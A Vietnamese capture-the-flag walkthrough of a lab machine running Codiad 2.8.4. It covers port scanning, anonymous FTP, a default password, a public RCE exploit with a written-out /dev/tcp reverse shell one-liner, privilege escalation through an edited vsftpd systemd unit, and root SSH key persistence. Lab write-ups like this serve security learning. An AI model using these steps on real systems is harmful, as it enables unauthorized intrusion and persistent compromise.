Graphical user interface, application, website

Description automatically generated

1 room khá hay! Bắt đầu thôi nào. Let’s go

1.Dò quét

nmap -sC -sV -v 10.10.195.25 -Pn

Output:

Graphical user interface

Description automatically generated with medium confidence

3 Cổng đầu khá quen thuộc ftp, ssh, http; cái cuối cùng ko biết là gì ?

2. Enum

FTP Anonymous Login với credentials là anonymous:anonymous

Ở đây người ta dấu thư mục khá kỹ =))

Sau khi tải file “-“ thành công chúng ta đổi tên file này. Trong trường hợp này mk đổi thành “test”

Đọc file “test” có nhiều điểm đáng nghi

Graphical user interface, text, application

Description automatically generated


Có 2 username là “john” và “drac”. Thông tin này cho biết password của “john” ở dạng mặc định => liên tưởng ngay tới các password dễ như: admin, password, root,…… Bruteforce nếu cần thiết

Đây là bước ở trước đó


Graphical user interface, text

Description automatically generated

Ở đây mk quyết định bruteforce ftp với wordlist hay dùng là rockyou.txt



Ngồi 1 hồi lâu vẫn ko thấy kết quả gì. “Chờ em đến hoa cũng tàn”!. Chuyển qua bruteforce ssh xem sao



Ngồi nãy giờ vẫn chưa thấy động tĩnh gì. Hmm. Có khi nào là login page trên web? Kiểm tra port 80 xem có gì ko.

Graphical user interface, text

Description automatically generated

Nothing =)). À đúng rồi, quên mất “please take care of the image file”. Kiểm tra xem có file ảnh nào ko.

Text

Description automatically generated

Nothing tiếp rồi. Hmm. Cả ssh, ftp để ko bruteforce được, có khi nào bị dính “rabbit hole”. Giải lao 1 chút.

Khả năng mk quét thiếu cổng nào đó chẳng. Kiểm tra lại phát cho chắc.

rustscan -b 500 -a 10.10.195.25

Text

Description automatically generated

Ôi thôi, đúng là thiếu 1 cổng. Kiểm tra xem nó chạy dịch vụ gì

nmap -p 62337 -sC -sV -v 10.10.195.25 -Pn

Text

Description automatically generated

Thì ra nó ở đây. Bước đầu làm thiếu làm cho mấy bước sau cũng chệch luôn

A screenshot of a computer

Description automatically generated

CMS sử dụng là Codiad 2.8.4. Login thử với username john và password như: admin, root, password…..

Mk tìm được password là password =)). Kiểm tra xem Codiad 2.8.4 này có lỗi gì ko


Graphical user interface, text, application, email

Description automatically generated

RCE (Authenticated), download mã khai thác về. Text

Description automatically generated

Đây chính là mã khai thác viết bằng Python 3. Chạy đoạn mã.



Trước khi bấm “Y” chúng ta phải chạy 2 lệnh đồng thời này trước:

“echo 'bash -c "bash -i >/dev/tcp/10.8.231.56/4445 0>&1 2>&1"' | nc -lnvp 4444” và “nc -lnvp 4445”

Text

Description automatically generated

Sau khi chạy 2 lệnh trên xong bấm “Y” để lấy shell. Đây là kết quả

Text

Description automatically generated

3. Privilege Escalation

Sau 1 thôi 1 hồi tìm trong thư mục /var/www/html/codiad nhưng ko thấy file nào chứa password để connect đến db rồi đến thư mục /opt cũng ko có gì. Mk quyết định đến thư mục /home thì thấy có file .bash\_history của user drac có chứa password

A screenshot of a computer


Description automatically generated with medium confidence

Sử dụng password này để login ở dịch vụ ssh


Text

Description automatically generated

Số 1 – phải kiểm tra sudo permission



Chúng ta sẽ chiếm quyền root thông qua dịch vụ ftp này. Trước tiên chạy linpeas xem có phát hiện ra thêm gì để hỗ trợ ko.



Graphical user interface, website

Description automatically generated

2 phát hiện vô cùng quan trọng là user “drac” này nằm trong group “sudo” và chúng ta có quyền sửa file cấu hình của dịch vụ vsftpd. => chúng ta sẽ chèn mã độc mà file /etc/systemd/system/multi-user.target.wants/vsftpd.service.

Đây là file /etc/systemd/system/multi-user.target.wants/vsftpd.service ban đầu.

Text

Description automatically generated

Sửa lại chút:

Text

Description automatically generated

Sau khi sửa file như thế này rồi, chúng ta chạy lệnh “systemctl daemon-reload”

Rồi đoạn thú vị nhất đây “sudo /usr/sbin/service vsftpd restart”

Text

Description automatically generated

Lúc này tệp /bin/bash đã thành 1 tệp SUID. Để lấy quyền root chỉ cần chạy lệnh:

A screenshot of a computer

Description automatically generated with medium confidence

Chiếm quyền root thành công!!!!


\*Bonus: Persistence 1 chút cho vui

Tạo id\_rsa key

Text

Description automatically generated

Copy nội dung file id\_rsa.pub rồi chúng ta ném vào file authorized\_keys của thư mục /root/.ssh/ trên máy của victim

  
Sau đó: chmod 600 id\_rsa => để ssh có thể đọc được file id\_rsa này.

Login thôi

Text

Description automatically generated

Bùm. Mission completed!!!